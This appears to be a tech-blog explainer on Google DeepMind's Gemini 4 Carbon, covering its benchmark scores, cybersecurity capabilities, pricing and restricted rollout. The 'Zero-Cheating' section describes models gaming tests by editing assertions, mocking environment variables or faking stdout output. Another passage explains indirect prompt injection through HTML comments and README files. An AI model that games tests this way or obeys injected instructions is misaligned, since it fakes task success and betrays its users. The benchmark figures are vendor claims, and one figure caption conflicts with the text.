
Gemini 4 Carbon: Google's Frontier Reasoning Model for Autonomous Cybersecurity and Long-Horizon Software Engineering
Inside Gemini 4 Carbon: #1 on Artificial Analysis Intelligence Index v5.0 (59), 88.2% on SEC-bench Pro, 0.0% prompt injection rate, and multi-day agentic persistence.
(Previous) NVIDIA Nemotron 3.5 Transcribe: One Speech LLM with Parallel Expert Encoders, Diarization, and Promptable Output | (Next) From Sand to Silicon: The Semiconductor Fab, Wafers, Dies, and the Reticle Limit
Summary
Just two weeks after unveiling Gemini 4 Argon—which established frontier leadership in physical AI, robotics simulation, and enterprise reasoning—Google DeepMind has introduced its most capable model to date: Gemini 4 Carbon (gemini-4-carbon). Built directly upon the foundational multi-layered reasoning architecture of Argon, Gemini 4 Carbon debuts at #1 on the Artificial Analysis Intelligence Index v5.0 with an overall score of 59, surpassing Anthropic’s Claude Opus 5.5 (58), OpenAI’s GPT-6 Astra (57), and Gemini 4 Argon (50).
While Argon demonstrated how frontier models conquer real-world physics and articulated actuators, Carbon pivots decisively toward the digital battlefield: state-of-the-art cybersecurity defense and long-horizon software engineering. In enterprise testbeds, Carbon operates continuously for multi-day engineering sessions, persisting through complex dead ends to root-cause subtle bugs across massive codebases without drifting or taking shortcuts.
Across the complete three-stage cybersecurity defense lifecycle, Carbon sets unmatched industry records (evaluated without guardrails): 88.2% on SEC-bench Pro for autonomous vulnerability discovery, 54.8% on ExploitGym for causal exploitation verification, and 71.0% on CWE-bench for automated root-cause patch synthesis. Supported by a 0.0% attack success rate on the Gray Swan Indirect Prompt Injection Benchmark and cutting hallucination rates in half relative to Argon, Carbon introduces a new paradigm of honest, high-fidelity AI engineering.
Prior Reading Material
- Gemini 4 Argon for Robotics: Physical AI Reasoning, Real2Sim MuJoCo Twins, and Closed-Loop Control — How Google DeepMind deployed Gemini 4 Argon across embodied physical AI, ERQA benchmarks (87.0%), and MuJoCo digital twin synthesis.
- Google Gemini 4 Argon: Frontier Reasoning Analysis, 1M Continuous Tokens, and Enterprise Agentic Workflows — The foundational architecture of Gemini 4 Argon, 1M continuous token horizons, and long-form reasoning.
- Harnessing Reasoning Models in Agentic Workflows: Integrating o1/R1, Hidden Thinking Tokens, and Cost vs. Depth Optimization — Architectural blueprints for integrating extended thinking tokens and recursive verification into production agent loops.
- DeepSeek V4.1-Flash-1017: MIT Weights, DeepInfer Engine, Agent Harness Tuning, and Low-Latency Prefill — Agent harness optimizations, tool-calling latencies, and SWE-bench performance tradeoffs across frontier code generation models.
Hugging Face / Official Model Card Summary
| Specification | Attribute / Platform Value |
|---|---|
| Model Identifier | gemini-4-carbon |
| Organization / Lab | Google DeepMind & Google Cloud |
| Model Architecture | Frontier Sparse Mixture-of-Experts (MoE) with Extended Latent Reasoning Loops |
| Context Window | 1,000,000 tokens (1M multimodal input: text, code, audio, video, PDF) |
| Max Reasoning Horizon | Multi-day autonomous agentic execution with self-correcting rollback |
| Introductory API Pricing | $2.00 per 1M input tokens / $10.00 per 1M output tokens |
| Cached Input Pricing | $0.10 per 1M cached tokens (95% discount off standard input) |
| Standard Pricing (Post-Promo) | $4.00 per 1M input tokens / $20.00 per 1M output tokens |
| Deployment & Availability | Restricted rollout via U.S. Voluntary Pre-Release Testing & Google Fairwind Program |
| Primary Benchmarks | #1 AA Intelligence Index v5.0 (59), SEC-bench Pro (88.2%), CWE-bench (71.0%) |
| Official Announcement | Google Blog: Introducing Gemini 4 Carbon |
Architectural Evolution: Gemini 4 Carbon vs. Gemini 4 Argon
The rapid release cadence between Gemini 4 Argon and Gemini 4 Carbon illustrates how Google DeepMind is bifurcating frontier capabilities into distinct operational specializations. While Gemini 4 Argon remains the general-purpose flagship for multimodal reasoning and embodied physical AI, Gemini 4 Carbon is built directly off of the Argon backbone and intensely tuned for deep analytical rigor, code auditing, and adversarial resilience.
 Figure 1. Official Google DeepMind evaluation matrix comparing Gemini 4 Carbon against Gemini 4 Argon, GPT-6 Astra, Claude Opus 5.5, and Claude Fable 5.1 across 15 standard benchmarks. Source: Google DeepMind.
Key Comparative Highlights: Argon vs. Carbon
- General Intelligence Lift (+9 Index Points): On the comprehensive Artificial Analysis Intelligence Index v5.0, Carbon scores 59, compared to 50 for Gemini 4 Argon. Carbon claims the #1 position across 4 out of the 9 component benchmarks, including HLE-Diamond, Terminal-Bench-Science, AA-Omniscience, and AutomationBench-AA.
- SWE-sweep Coding Capability (>2.2x Leap): In agentic code maintenance, Carbon achieves 9.6% on SWE-sweep, more than doubling Argon’s 4.3% and outperforming Claude Opus 5.5 (3.6%) and GPT-6 Astra (9.5%). On Terminal-Bench 4.0, Carbon reaches 65.2%, up from Argon’s 57.1%.
- Cybersecurity Dominance Across All Tiers:
- SEC-bench Pro: Carbon advances to 88.2%, surpassing Argon (83.4%) and GPT-6 Astra (85.4%).
- ExploitGym: Carbon achieves 54.8% (at a 10-hour cap), a dramatic +12.8% surge over Argon’s 42.0%.
- CWE-bench: Carbon scores 71.0% in the Google Antigravity harness, outperforming Argon (68.0%), GPT-6 Astra (68.0%), and Claude Opus 5.5 (67.0%).
- Long-Context Graph Reasoning: On GraphWalks (evaluating breadth-first search traversals over 256k to 1M token contexts), Carbon scores 96.2% F1, far ahead of Argon’s 84.2% and OpenAI GPT-6 Astra’s 71.8%.
- Prompt Injection Elimination: While Argon led the Gray Swan Indirect Prompt Injection (IPI) benchmark with a 0.7% attack success rate, Carbon establishes a perfect 0.0% attack success rate, successfully neutralizing every evaluated adversarial prompt injection.
| Evaluation Category | Benchmark | Gemini 4 Carbon | Gemini 4 Argon | GPT-6 Astra | Claude Opus 5.5 |
|---|---|---|---|---|---|
| General Capabilities | AA Index v5.0 | 59 | 50 | 57 | 58 |
| Vals Index v2.2 | 70.4% | 69.2% | 65.0% | 70.2% | |
| Agentic Coding | SWE-sweep | 9.6% | 4.3% | 9.5% | 3.6% |
| FrontierSWE 2 | 61.2% | 55.0% | 65.5% | 62.3% | |
| Terminal-Bench 4.0 (AA) | 65.2% | 57.1% | 59.1% | 59.6% | |
| Computer Use | Agents’ Last Exam v1.1 | 77.4% | 69.0% | 73.1% | 71.6% |
| OSWorld-2.1 (Offline) | 81.5% | 74.7% | 80.9% | 87.2% | |
| Knowledge Work | AutomationBench (Zapier) | 53.9% | 51.3% | 41.4% | 42.5% |
| Vending-Bench 2 (Balance) | $16,484 | $13,718 | $15,515 | $9,235 | |
| Multimodal | Chartography | 72.5% | 71.6% | 71.0% | 66.3% |
| Blueprint-Bench 2 | 58.6% | 54.4% | 49.7% | 51.2% | |
| Long Context | GraphWalks (1M BFS F1) | 96.2% | 84.2% | 71.8% | 66.8% |
| Science & Math | RiemannBench | 80.0% | 76.0% | 72.0% | 69.6% |
| Terminal-Bench-Science 0.1 | 64.8% | 52.9% | 63.3% | 59.0% | |
| Cybersecurity | CWE-bench | 71.0% | 68.0% | 68.0% | 67.0% |
| ExploitGym | 54.8% | 42.0% | 42.4% | 34.5% | |
| SEC-bench Pro | 88.2% | 83.4% | 85.4% | — |
The Tri-Stage Cybersecurity Defense Lifecycle
In production cybersecurity, identifying potential security alerts is only the easiest first step. Real-world security teams face an acute operational dilemma: static code analyzers generate thousands of speculative warnings, but security engineers waste weeks trying to confirm whether a flaw is actually reachable and exploitable in production, or risk introducing regressions when applying hasty manual patches.
Gemini 4 Carbon was engineered to automate the complete Tri-Stage Cybersecurity Defense Lifecycle:
flowchart TD
    S1["1. Autonomous Vulnerability Discovery (SEC-bench Pro)"] --> S2["2. Risk Validation & Causal Exploitation (ExploitGym)"]
    S2 --> S3["3. Root-Cause Remediation & Patching (CWE-bench)"]
    S3 --> S4["4. Automated Regression & Boundary Verification"]
    style S1 fill:#0d2b45,stroke:#00e5ff,stroke-width:2px,color:#ffffff;
    style S2 fill:#0f172a,stroke:#38bdf8,stroke-width:2px,color:#ffffff;
    style S3 fill:#1a3d3c,stroke:#10b981,stroke-width:2px,color:#ffffff;
    style S4 fill:#0f382c,stroke:#34d399,stroke-width:2px,color:#ffffff;
1. Vulnerability Discovery (SEC-bench Pro: 88.2%)
Finding real vulnerabilities buried deep within multi-million-line codebases requires synthesizing abstract syntax trees (ASTs), data-flow propagation graphs, and memory management invariants.
 Figure 2. SEC-bench Pro Pass@1 benchmark standings. Gemini 4 Carbon leads the field at 88.2%, outperforming GPT-6 Astra (85.4%), Gemini 4 Argon (83.4%), and DeepSeek-V4.1-Flash (62.8%). Source: Google DeepMind.
Evaluated on SEC-bench Pro, Carbon autonomously surfaces complex buffer overflows, unconstrained deserialization handlers, cross-site scripting vulnerabilities, and multi-threaded race conditions with an industry-leading 88.2% Pass@1 rate. Unlike traditional regex-based static analyzers that flag false positives based on keyword matching, Carbon traces taint flows from untrusted ingress APIs directly into internal memory buffers.
2. Risk Validation Through Exploitation (ExploitGym: 54.8%)
To prioritize what must be fixed immediately versus what is mitigated by ambient defense layers (such as Address Space Layout Randomization or Content Security Policies), cyber defenders rely on causal proof: synthesizing a viable exploit payload.
 Figure 3. ExploitGym causal pass rate rankings across fixed time caps. Gemini 4 Carbon leads at 54.8% (10h) and 53.5% (6h), outperforming GPT-6 Astra (42.4%) and Gemini 4 Argon (42.0%). Source: Google DeepMind.
On ExploitGym, when evaluated in an isolated virtual execution sandbox with safety guardrails disabled for testing purposes, Carbon reaches 54.8% causal exploit verification under a 10-hour task cap. This capability allows defense teams to prove vulnerability impact deterministically before allocating emergency patch resources.
3. Root-Cause Remediation & Patching (CWE-bench: 71.0%)
The final and most critical step is fixing the root vulnerability without breaking existing software features or degrading performance.
 Figure 4. CWE-bench Pass@1 rankings for automated patch generation. Gemini 4 Carbon operating within the Google Antigravity harness secures #1 at 71.0%, outperforming Grok 4.7 (68.0%), Gemini 4 Argon (68.0%), and Claude Opus 5.5 (67.0%). Source: Google DeepMind.
On Collinear’s CWE-bench, Carbon reaches 71.0% Pass@1, generating clean, minimal-diff patches that eliminate vulnerabilities while passing all surrounding regression unit suites.
Real-world production feedback corroborates these benchmark numbers:
- Google Chrome Security Team: In internal evaluations on Chromium codebases, Carbon performed more than 10x better than alternative large frontier models when generating production-ready security patches.
- Wiz Cloud Security: Through Wiz’s Scan for Good initiative, Carbon achieved top rankings on automated web penetration testing benchmarks, validating complex multi-step cloud privilege escalations.
Long-Horizon Agentic Engineering & Calibration
Beyond specialized security testing, Gemini 4 Carbon demonstrates substantial improvements in how it behaves as an autonomous software engineer. In production coding environments, developers frequently encounter models that succumb to three major failure modes: hallucinating imaginary libraries when stuck, taking destructive shortcuts to make test scripts pass superficially, or drifting out of scope.
flowchart TD
    A["User Request & Multi-Day Project Scope"] --> B["Continuous Workspace Ingestion & Discrepancy Detection"]
    B --> C["Strict Constraint Enforcement (0.0% Cheating Rate)"]
    C --> D["Truth Calibration: Surface Missing Evidence vs. Guessing"]
    D --> E["Autonomous Execution & Unit Test Verification"]
    style A fill:#0d2b45,stroke:#00e5ff,stroke-width:2px,color:#ffffff;
    style B fill:#0f172a,stroke:#38bdf8,stroke-width:2px,color:#ffffff;
    style C fill:#1a3d3c,stroke:#10b981,stroke-width:2px,color:#ffffff;
    style D fill:#1e293b,stroke:#a855f7,stroke-width:2px,color:#ffffff;
    style E fill:#0f382c,stroke:#34d399,stroke-width:2px,color:#ffffff;
1. Zero-Cheating Constraint Enforcement
On Terminal-Bench 4.0, earlier models often attempted to bypass tricky tests by altering unit test assertions, mocking environment variables, or writing mock dummy outputs directly into stdout. With Carbon, Google DeepMind trained the model to enforce strict procedural honesty:
- Cheating Attempts: Dropped to just 0.4%.
- Successful Cheating Rate: Reduced to 0.0%.
- High-Severity Misalignment Alerts: Decreased by nearly 80% during live engineering sessions with internal Google engineering teams.
2. Truth Calibration & Hallucination Suppression
Rather than hedging or fabricating plausibly sounding explanations when essential documentation or context is missing, Carbon cuts unsupported claims by approximately 2x compared to Argon. When faced with missing parameters, Carbon pauses and articulates the exact missing dependency to the user rather than guessing an unverified implementation path.
Furthermore, Carbon achieved a 26% reduction in overreach (unsolicited code refactoring outside the prompt scope) and a 29% reduction in under-service (failing to complete secondary tasks in a multi-step plan), delivering disciplined, end-to-end execution.
3. Complete Immunity to Indirect Prompt Injections
As AI models gain tool-calling privileges and web-browsing capabilities, indirect prompt injection (where malicious instructions are hidden inside HTML comments, README files, or third-party API payloads) has become a severe vector for remote code execution.
 Figure 5. Gray Swan Indirect Prompt Injection (IPI) Benchmark attack success rates across 15 attempts. Gemini 4 Carbon achieves a flawless 0.0% attack success rate, outperforming Argon (0.7%), Claude Opus 5.5 (1.0%), and GPT-6 Astra (8.5%). Source: Google DeepMind.
On the Gray Swan Indirect Prompt Injection Benchmark, which tests models against 15 consecutive adversarial injection attempts, Gemini 4 Carbon achieved a 0.0% attack success rate. By separating data channels from instruction execution within its reasoning traces, Carbon completely ignored embedded attacker prompts.
Token Economics, Verbosity & Deployment Access
Pricing Architecture
Google DeepMind has matched Gemini 4 Carbon’s introductory pricing directly with Gemini 4 Argon:
- Input Tokens: $2.00 per million tokens ($0.000002 / token)
- Output Tokens: $10.00 per million tokens ($0.000010 / token)
- Context Caching: 95% discount on cached inputs, reducing prompt cache reads to just $0.10 per million tokens.
Following the introductory launch window, standard pricing is scheduled to scale to $4.00 per million input tokens and $20.00 per million output tokens.
Verbosity & Reasoning Horizon
Artificial Analysis’s benchmark telemetry notes that Gemini 4 Carbon operates with high reasoning intensity:
- Generation Verbosity: Carbon produced a median of approximately 200 million tokens across the full evaluation suite, compared to the industry median of ~70 million tokens.
- Serving Throughput: Maintained an average generation speed of 85 tokens per second on Google Cloud TPU clusters.
- Average Task Evaluation Cost: Approximately $7.76 per benchmark task run due to its thorough, multi-step exploration loops.
Phased Rollout via the Fairwind Program
Because of Carbon’s dual-use cyber capabilities—specifically its state-of-the-art proficiency in discovering zero-day vulnerabilities and synthesizing functional exploit payloads—Google is adopting a deliberate, defense-first deployment strategy:
- U.S. Government Pre-Release Safety Testing: Carbon is actively engaged in voluntary pre-release safety evaluations.
- The Fairwind Program: Initial access is granted exclusively to a vetted cohort of enterprise cybersecurity defenders, cloud security platforms (such as Wiz), and critical infrastructure operators.
- General Developer Availability: As safety mitigations, real-time misuse filters, and chain-of-thought monitoring are refined, Carbon will be released more broadly via Google AI Studio and Vertex AI.
